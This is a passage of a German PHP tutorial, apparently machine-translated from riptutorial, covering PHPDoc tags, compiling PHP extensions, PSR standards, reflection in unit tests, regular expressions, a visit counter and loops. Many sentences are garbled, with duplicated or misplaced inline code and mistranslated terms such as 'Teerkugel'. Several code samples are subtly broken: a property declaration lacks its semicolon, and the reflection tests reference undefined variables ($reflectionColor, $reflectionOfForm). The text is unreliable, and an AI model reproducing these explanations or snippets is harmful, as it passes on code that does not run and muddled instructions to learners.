Vererbung von Metadaten aus übergeordneten Strukturen

Wenn eine Klasse eine andere Klasse erweitert und dieselben Metadaten verwenden würde, ist die Bereitstellung von `@inheritDoc` eine einfache Möglichkeit, dieselbe Dokumentation zu verwenden. Wenn mehrere Klassen von einer Basis erben, muss nur die Basis geändert werden, damit die Kinder betroffen sind.

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}
```

Eine Variable beschreiben

Das `@var` Schlüsselwort kann verwendet werden, um den Typ und die Verwendung von zu beschreiben:

- eine Klasseneigenschaft
- eine lokale oder globale Variable
- eine Klasse oder globale Konstante

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

Der Typ kann einer der integrierten PHP-Typen sein oder eine benutzerdefinierte Klasse, einschließlich Namespaces.

Der Name der Variablen sollte enthalten sein, kann aber weggelassen werden, wenn der Docblock nur für ein Element gilt.

Parameter beschreiben

```
 /**
 * Parameters
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

 /**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *         'hostname'     => (string) DB hostname. Required.
 *         'database'     => (string) DB name. Required.
 *         'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

Sammlungen

PSR-5 bietet eine Form von Notics im generischen Stil für Sammlungen.

Generics-Syntax

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

Werte in einer Collection können sogar ein anderes Array und sogar eine andere Collection sein.

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

Beispiele

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
```

```
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

PHPDoc online lesen: https://riptutorial.com/de/php/topic/1881/phpdoc

Kapitel 70: PHP-Erweiterungen kompilieren

Examples

Kompilieren unter Linux

Um eine PHP-Erweiterung in einer typischen Linux-Umgebung zu kompilieren, müssen einige Voraussetzungen erfüllt sein:

- Grundkenntnisse in Unix ("make" und ein C-Compiler)
- Ein ANSI C-Compiler
- Der Quellcode für die PHP-Erweiterung, die Sie kompilieren möchten

Generell gibt es zwei Möglichkeiten, eine PHP-Erweiterung zu kompilieren. Sie können die Erweiterung **statisch** in die PHP-Binärdatei kompilieren oder als **gemeinsam genutztes** Modul kompilieren, das von Ihrer PHP-Binärdatei beim Start geladen wird. Gemeinsam genutzte Module sind wahrscheinlicher, da Sie damit Erweiterungen hinzufügen oder entfernen können, ohne die gesamte PHP-Binärdatei neu erstellen zu müssen. Dieses Beispiel konzentriert sich auf die gemeinsam genutzte Option.

Wenn Sie PHP über Ihren Paketmanager (`apt-get install` , `yum install` usw.) `yum install` , müssen Sie das `-dev` Paket für PHP installieren, das die erforderlichen PHP-Header-Dateien und das PHP-Skript enthält, damit die Build-Umgebung funktioniert . Das Paket könnte etwa `php5-dev` oder `php7-dev` sollten jedoch `php7-dev` Ihren Paketmanager verwenden, um mithilfe der Repositorys Ihrer Distribution nach dem entsprechenden Namen zu suchen. Sie können sich unterscheiden.

Wenn Sie PHP aus dem Quellcode erstellt haben, sind die Header-Dateien wahrscheinlich bereits auf Ihrem System vorhanden (*normalerweise* in `/usr/include` oder `/usr/local/include`).

Schritte zum Kompilieren

Nachdem Sie überprüft haben, ob Sie alle zum Kompilieren erforderlichen Voraussetzungen haben, können Sie zu pecl.php.net wechseln , eine Erweiterung auswählen, die Sie kompilieren möchten, und den Tar Ball herunterladen.

1. Packen Sie die Teerkugel aus (z. B. `tar xfvz yaml-2.0.0RC8.tgz`)
2. Geben Sie das Verzeichnis ein, in dem das Archiv entpackt wurde, und führen Sie `phpize`
3. Sie sollten jetzt ein neu erstelltes `.configure` Skript sehen, wenn alles gut `./configure` , führen Sie diese `./configure`
4. Jetzt müssen Sie `make` ausführen, wodurch die Erweiterung kompiliert wird
5. Schließlich `make install` kopiert die kompilierte Erweiterung binär zu Ihrem Erweiterungsverzeichnis

Der `make install` Schritt wird typischerweise den Installationspfad für Sie , wo die Erweiterung kopiert wurde. Dies ist *normalerweise* in `/usr/lib/` , zum Beispiel könnte es etwas wie

`/usr/lib/php5/20131226/yaml.so` . Dies hängt jedoch von Ihrer PHP-Konfiguration (dh `--with-prefix`) und der jeweiligen API-Version ab. Die API-Nummer ist im Pfad enthalten, um Erweiterungen für verschiedene API-Versionen an separaten Speicherorten zu speichern.

Laden der Extension in PHP

Um die Erweiterung in PHP zu laden, suchen Sie Ihre geladene php.ini-Datei für das entsprechende SAPI und fügen Sie die Zeile `extension=yaml.so` . `extension=yaml.so` dann PHP neu. Ändern Sie `yaml.so` in den Namen der tatsächlich installierten Erweiterung.

Für eine Zend-Erweiterung müssen Sie den vollständigen Pfad zur gemeinsam genutzten Objektdatei angeben. Bei normalen PHP-Erweiterungen wurde dieser Pfad jedoch von der Direktive `extension_dir` in Ihrer geladenen Konfiguration oder von der `$PATH` Umgebung während der Ersteinrichtung abgeleitet.

PHP-Erweiterungen kompilieren online lesen: https://riptutorial.com/de/php/topic/6767/php-erweiterungen-kompilieren

Kapitel 71: PSR

Einführung

Die PSR (PHP Standards Recommendation) ist eine Reihe von Empfehlungen, die von der FIG (Framework Interop Group) zusammengestellt wurden.

"Die Idee hinter der Gruppe ist, dass Projektvertreter über die Gemeinsamkeiten unserer Projekte sprechen und Wege finden, wie wir zusammenarbeiten können" - FIG FAQ

PSRs können sich in den folgenden Status befinden: Akzeptiert, Überprüfen, Entwurf oder Veraltet.

Examples

PSR-4: Autoloader

PSR-4 ist eine *akzeptierte Empfehlung* , die den Standard für das automatische Laden von Klassen über Dateinamen beschreibt. Diese Empfehlung wird als Alternative zu dem früheren (und mittlerweile veralteten) PSR-0 empfohlen.

Der vollständig qualifizierte Klassenname sollte der folgenden Anforderung entsprechen:

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- Es MUSS einen Top-Level-Anbieternamensraum enthalten (zB: `Alphabet`)
- Es kann einen oder mehrere Sub-Namespaces enthalten (`Google\AdWord` : `Google\AdWord`)
- Es MUSS einen `KeywordPlanner` enthalten (`KeywordPlanner` : `KeywordPlanner`)

Der endgültige Klassenname `Alphabet\Google\AdWord\KeywordPlanner` also `Alphabet\Google\AdWord\KeywordPlanner` . Der vollständig qualifizierte Klassenname sollte auch in einen aussagekräftigen Dateipfad übersetzt werden. `Alphabet\Google\AdWord\KeywordPlanner` befindet sich daher in `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

Ab PHP 5.3.0 kann eine benutzerdefinierte Autoloader-Funktion definiert werden, um Dateien basierend auf dem von Ihnen definierten Pfad und Dateinamenmuster zu laden.

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

Ersetzen des Speicherorts ('classes /') und der Dateinamenerweiterung ('.class.php') durch Werte, die für Ihre Struktur gelten.

Composer Package Manager unterstützt PSR-4 . Wenn Sie sich an den Standard halten, können Sie Ihre Klassen automatisch mit dem Autoloader des Composer-Herstellers laden.

```
# Edit the composer.json file to include
{
    "autoload": {
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

Generieren Sie die Autoloader-Datei neu

```
$ composer dump-autoload
```

Jetzt können Sie in Ihrem Code Folgendes tun:

```
<?php

require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1: Basic Coding Standard

PSR-1 ist eine *akzeptierte Empfehlung* und beschreibt eine grundlegende Standardempfehlung für das Schreiben von Code.

- Es beschreibt Benennungskonventionen für Klassen, Methoden und Konstanten.
- Es macht die Annahme von PSR-0- oder PSR-4-Empfehlungen zur Voraussetzung.
- Es gibt an, welche PHP-Tags verwendet werden sollen: `<?php` und `<?=` Aber nicht `<?` .
- Sie gibt an, welche Dateikodierung verwendet werden soll (UTF8).
- Es besagt auch, dass Dateien entweder neue Symbole (Klassen, Funktionen, Konstanten usw.) deklarieren und keine anderen Nebenwirkungen verursachen oder Logik mit Nebenwirkungen ausführen und keine Symbole definieren, sondern beides.

PSR-8: Umsteckbare Schnittstelle

PSR-8 ist eine Parodie-PSR (*derzeit in Entwurf*), die von Larry Garfield als Aprilscherz am 1. April 2014 vorgeschlagen wurde.

In dem Entwurf wird beschrieben, wie Sie eine Schnittstelle definieren, um ein Objekt als `Huggable` zu definieren.

Hervorheben von der Code-Gliederung:

```
<?php

namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
 * A huggable object expresses mutual affection with another huggable object.
```

```
 */
interface Huggable
{

    /**
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *   The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

PSR online lesen: https://riptutorial.com/de/php/topic/10874/psr

Kapitel 72: Reflexion

Examples

Zugriff auf private und geschützte Mitgliedervariablen

Reflection wird häufig im Rahmen von Softwaretests verwendet, z. B. zur Laufzeiterstellung / Instantiierung von Scheinobjekten. Es ist auch großartig, um den Status eines Objekts zu einem bestimmten Zeitpunkt zu überprüfen. Hier ein Beispiel für die Verwendung von Reflection in einem Komponententest, um zu überprüfen, ob ein geschützter Klassenmitglied den erwarteten Wert enthält.

Nachfolgend finden Sie eine sehr grundlegende Klasse für ein Auto. Es hat eine geschützte Elementvariable, die den Wert enthält, der die Farbe des Autos darstellt. Da die Membervariable geschützt ist, können wir nicht direkt darauf zugreifen und müssen eine Getter- und Setter-Methode verwenden, um ihren Wert abzurufen bzw. festzulegen.

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

Um dies zu testen, erstellen viele Entwickler ein Car-Objekt, legen die Farbe des Autos mit `Car::setColor()` , `Car::setColor()` die Farbe mit `Car::getColor()` und vergleichen diesen Wert mit der von ihnen festgelegten Farbe:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

Oberflächlich scheint das okay zu sein. Schließlich `Car::getColor()` den Wert der geschützten Membervariablen `Car::$color` . Dieser Test ist jedoch auf zwei Arten fehlerhaft:

1. Es übt `Car::getColor()` was sich außerhalb dieses Tests befindet
2. Es hängt von `Car::getColor()` das einen Fehler enthalten kann, der dazu führen kann, dass der Test falsch positiv oder negativ ist

Schauen wir uns an, warum wir `Car::getColor()` in unserem Unit-Test nicht verwenden sollten und stattdessen Reflection verwenden sollten. Angenommen, ein Entwickler erhält die Aufgabe, jeder Fahrzeugfarbe "Metallic" hinzuzufügen. Sie versuchen also, `Car::getColor()` zu modifizieren, um "Metallic" der Farbe des Autos `Car::getColor()` :

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

Sehen Sie den Fehler? Der Entwickler verwendete ein Semikolon anstelle des Verkettungsoperators, um "Metallic" vor die Farbe des Autos zu setzen. `Car::getColor()` , wenn `Car::getColor()` aufgerufen wird, wird "Metallic" zurückgegeben, unabhängig von der tatsächlichen Farbe des Fahrzeugs. Daher `Car::setColor()` fehl *, obwohl* `Car::setColor()` *einwandfrei funktioniert und von dieser Änderung nicht betroffen war* .

Wie können wir also überprüfen, ob `Car::$color` den Wert enthält, den wir über `Car::setColor()` ? Wir können Refelection verwenden, um die geschützte Elementvariable direkt zu prüfen. Wie machen wir *das* ? Wir können Refelection verwenden, um die geschützte Membervariable für unseren Code zugänglich zu machen, damit der Wert abgerufen werden kann.

Sehen wir uns zuerst den Code an und zerlegen Sie ihn:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
```

```
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}
```

So verwenden wir Reflection, um den Wert von `Car::$color` im obigen Code zu ermitteln:

1. Wir erstellen ein neues ReflectionObject, das unser Car-Objekt darstellt
2. Wir erhalten eine ReflectionProperty für `Car::$color` (dies repräsentiert die Variable `Car::$color`).
3. Wir machen `Car::$color` zugänglich
4. Wir erhalten den Wert von `Car::$color`

Wie Sie mit Reflection sehen können, könnten wir den Wert von `Car::$color` ohne `Car::getColor()` oder eine andere Accessor-Funktion aufrufen zu müssen, die ungültige Testergebnisse verursachen könnte. Jetzt ist unser `Car::setColor()` für `Car::setColor()` sicher und genau.

Featureerkennung von Klassen oder Objekten

Die `method_exists` von Klassen kann teilweise mit den Funktionen `property_exists` und `method_exists` werden.

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

Mit einer `ReflectionClass` können auch Konstanten erkannt werden:

```
$r = new ReflectionClass('MyClass');
```

```
$check = $r->hasProperty('public_field');  // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

Hinweis: Für `property_exists` und `method_exists` kann anstelle des `method_exists` auch ein Objekt der interessierenden Klasse angegeben werden. Bei Verwendung der Reflektion sollte die `ReflectionObject` Klasse anstelle von `ReflectionClass` .

Testen privater / geschützter Methoden

Manchmal ist es nützlich, private und geschützte Methoden sowie öffentliche Methoden zu testen.

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

Die einfachste Möglichkeit, die Testmethode zu testen, ist die Reflektion

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
```

```
    }
}
```

Wenn die Methode statisch ist, übergeben Sie null anstelle der Klasseninstanz

```
class StopTest
{
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Reflexion online lesen: https://riptutorial.com/de/php/topic/685/reflexion

Kapitel 73: Reguläre Ausdrücke (Regex / PCRE)

Syntax

- `preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);`
- `preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);`
- `preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);`
- `preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);`
- `preg_split($pattern, $subject, $limit = -1, $flags = 0)`

Parameter

Parameter	Einzelheiten
`$pattern`	eine Zeichenfolge mit einem regulären Ausdruck (PCRE-Muster)

Bemerkungen

Regelmäßige PHP-Ausdrücke folgen den PCRE-Musterstandards, die von regulären Perl-Ausdrücken abgeleitet werden.

Alle PCRE-Zeichenfolgen in PHP müssen mit Trennzeichen eingeschlossen werden. Ein Trennzeichen kann ein beliebiges nicht alphanumerisches Zeichen, kein Backslash und kein Whitespace-Zeichen sein. Beliebte Trennzeichen sind beispielsweise `~` , `/` , `%` .

PCRE-Muster können Gruppen, Zeichenklassen, Zeichengruppen, Look-Ahead- / Look-Behind-Assertions und Escape-Zeichen enthalten.

Es ist möglich, PCRE-Modifikatoren in der `$pattern` Zeichenfolge zu verwenden. Einige gebräuchliche sind `i` (ohne Berücksichtigung der Groß- und Kleinschreibung), `m` (mehrzeilig) und `s` (das Punkt-Metazeichen schließt Zeilenumbrüche ein). Der Modifizierer `g` (global) ist nicht zulässig, stattdessen wird die Funktion `preg_match_all` verwendet.

Übereinstimmungen mit PCRE-Zeichenfolgen werden mit `$` vorangestellten nummerierten Zeichenfolgen ausgeführt:

```
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

String-Abgleich mit regulären Ausdrücken

`preg_match` prüft, ob eine Zeichenfolge mit dem regulären Ausdruck übereinstimmt.

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

Wenn Sie einen dritten Parameter übergeben, wird er mit den übereinstimmenden Daten des regulären Ausdrucks gefüllt:

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

`$matches` enthält ein Array der gesamten Übereinstimmung und dann Teilstrings im regulären Ausdruck, die durch Klammern in der Reihenfolge der Versetzung der offenen Klammer begrenzt sind. Das heißt, wenn Sie `/z(a(b))/` als regulären Ausdruck haben, enthält Index 0 die gesamte `zab` , Index 1 enthält die `zab` , die durch die äußeren Klammern `ab` und Index 2 enthält die inneren Klammern `b` .

Zeichenfolge durch einen regulären Ausdruck in ein Array aufteilen

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";

//[0-9]: Any single character in the range 0 to 9
// +   : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

Ausgabe:

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

Um einen String in ein Array aufzuteilen, `preg_split();` einfach den String und einen Regex für `preg_split();` Wenn Sie einen dritten Parameter (`limit`) hinzufügen und suchen möchten, können Sie die Anzahl der durchzuführenden Übereinstimmungen festlegen. Der verbleibende String wird am Ende des Arrays hinzugefügt.

Der vierte Parameter ist (`flags`) hier verwenden wir die `PREG_SPLIT_NO_EMPTY` , die von enthält alle leeren Schlüssel / Werte unser Angebot verhindert.

Zeichenfolge, die durch regulären Ausdruck ersetzt wird

```
$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

Ausgänge

```
c;b;a
f;e;d
```

Sucht alles zwischen Semikolons und kehrt die Reihenfolge um.

Globales RegExp-Match

Eine *globale* RegExp-Übereinstimmung kann mit `preg_match_all` durchgeführt werden. `preg_match_all` gibt alle übereinstimmenden Ergebnisse in der Betreffzeichenfolge zurück (im Gegensatz zu `preg_match` , das nur das erste Ergebnis zurückgibt).

Die Funktion `preg_match_all` gibt die Anzahl der Übereinstimmungen zurück. Der dritte Parameter `$matches` enthält Übereinstimmungen im Format, das durch Flags gesteuert wird, die im vierten Parameter angegeben werden können.

Wenn ein Array angegeben wird, enthält `$matches` ein Array mit einem ähnlichen Format, das Sie mit `preg_match` würden, mit der `preg_match` , dass `preg_match` bei der ersten Übereinstimmung stoppt. `preg_match` `preg_match_all` den String so lange, bis der String vollständig verbraucht ist und das Ergebnis jeder Iteration in einem mehrdimensionalen Array zurückgibt , welches Format durch das Flag im vierten Argument gesteuert werden kann.

Das vierte Argument, `$flags` , steuert die Struktur des Arrays `$matches` . Der Standardmodus ist `PREG_PATTERN_ORDER` und mögliche Flags sind `PREG_SET_ORDER` und `PREG_PATTERN_ORDER` .

Der folgende Code demonstriert die Verwendung von `preg_match_all` :

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

Der erste var_dump von `PREG_SET_ORDER` liefert diese Ausgabe:

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

`$matches` hat drei verschachtelte Arrays. Jedes Array stellt eine Übereinstimmung dar, die dasselbe Format wie das Ergebnis von `preg_match` .

Der zweite var_dump (`PREG_PATTERN_ORDER`) liefert diese Ausgabe:

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

Wenn derselbe reguläre Ausdruck durch `preg_match` , wird das folgende Array zurückgegeben:

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
}
```

String durch Callback ersetzen

`preg_replace_callback` sendet jede übereinstimmende Erfassungsgruppe an den definierten Callback und ersetzt sie durch den Rückgabewert des Callbacks. Dies ermöglicht uns, Zeichenfolgen basierend auf jeder Art von Logik zu ersetzen.

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

Reguläre Ausdrücke (Regex / PCRE) online lesen:
https://riptutorial.com/de/php/topic/852/regulare-ausdrucke--regex---pcre-

Kapitel 74: Rezepte

Einführung

Dieses Thema ist eine Sammlung von Lösungen für allgemeine Aufgaben in PHP. Die hier aufgeführten Beispiele helfen Ihnen, ein bestimmtes Problem zu lösen. Sie sollten bereits mit den Grundlagen von PHP vertraut sein.

Examples

Erstellen Sie einen Website-Besuchsschalter

```
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

Rezepte online lesen: https://riptutorial.com/de/php/topic/8220/rezepte

Kapitel 75: Schleifen

Einführung

Loops sind ein grundlegender Aspekt der Programmierung. Sie ermöglichen Programmierer Code zu erstellen , die für einige bestimmte Anzahl von Wiederholungen wiederholt, oder *Iterationen.* Die Anzahl der Iterationen kann explizit sein (z. B. 6 Iterationen) oder fortgesetzt, bis eine Bedingung erfüllt ist ('bis die Hölle einfriert').

Dieses Thema behandelt die verschiedenen Arten von Schleifen, ihre zugehörigen Steueranweisungen und ihre möglichen Anwendungen in PHP.

Syntax

- für (Init-Zähler; Testzähler; Inkrementzähler) {/ * code * /}
- foreach (Array als Wert) {/ * code * /}
- foreach (Array als Schlüssel => Wert) {/ * code * /}
- while (Bedingung) {/ * code * /}
- do {/ * code * /} while (Bedingung);
- *anyloop* {weiter; }
- *anyloop* {[*anyloop* ...] {continue int; }}
- *Anyloop* {brechen; }
- *anyloop* {[*anyloop* ...] {break int; }}

Bemerkungen

Es ist oft nützlich, den gleichen oder einen ähnlichen Codeblock mehrmals auszuführen. Anstelle des Kopieren-Einfügens von fast gleichen Anweisungen stellen Loops einen Mechanismus bereit, um Code eine bestimmte Anzahl von Malen auszuführen und Datenstrukturen zu durchlaufen. PHP unterstützt die folgenden vier Arten von Schleifen:

- **`for`**
- **`while`**
- **`do..while`**
- **`foreach`**

Zur Steuerung dieser Schleifen stehen Anweisungen für **`continue`** und **`break`** zur Verfügung.

Examples

zum

> Die `for` Anweisung wird verwendet, wenn Sie wissen, wie oft Sie eine Anweisung oder einen Anweisungsblock ausführen möchten.

Der Initialisierer wird verwendet, um den Startwert für den Zähler der Anzahl der Schleifeniterationen festzulegen. Zu diesem Zweck kann eine Variable hier deklariert werden und es ist üblich, sie `$i` .

Das folgende Beispiel durchläuft zehnmal und zeigt Zahlen von 0 bis 9 an.

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

Die erwartete Ausgabe ist:

```
0,1,2,3,4,5,6,7,8,9,
```

für jeden

Die `foreach` Anweisung wird zum Durchlaufen von Arrays verwendet.

Bei jeder Iteration wird der Wert des aktuellen Array-Elements der Variablen `$value` zugewiesen, und der Arrayzeiger wird um eins verschoben, und bei der nächsten Iteration wird das nächste Element verarbeitet.

Im folgenden Beispiel werden die Elemente im zugeordneten Array angezeigt.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

Die erwartete Ausgabe ist:

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

Auf den Schlüssel / Index eines Werts können Sie auch mit foreach zugreifen:

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

Standardmäßig ist `$value` eine Kopie des Werts in `$list` . Änderungen, die innerhalb der Schleife vorgenommen werden, werden danach nicht in `$list` .

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

Um das Array innerhalb der `foreach` Schleife zu ändern, weisen Sie `$value` dem Operator `&` den `$value` Referenz zu. Es ist wichtig `unset` die Variable danach , so dass die Wiederverwendung von `$value` an anderer Stelle nicht das Array überschreiben.

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

Sie können die Array-Elemente in der `foreach` Schleife auch ändern, indem Sie auf den Array-Schlüssel des aktuellen Elements verweisen.

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

brechen

Das `break` Schlüsselwort beendet die aktuelle Schleife sofort.

Ähnlich wie bei der `continue` Anweisung hält ein `break` Ausführung einer Schleife an. Im Gegensatz zu einer `continue` Aussage jedoch `break` bewirkt , dass die sofortige Beendigung der Schleife und *nicht* die bedingte Anweisung erneut ausführen.

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
```

```
}
```

Dieser Code wird produzieren

```
24
30
40
60
120
```

führt jedoch nicht den Fall aus, in dem `$i` 0 ist, was aufgrund der Division durch 0 zu einem schwerwiegenden Fehler führen würde.

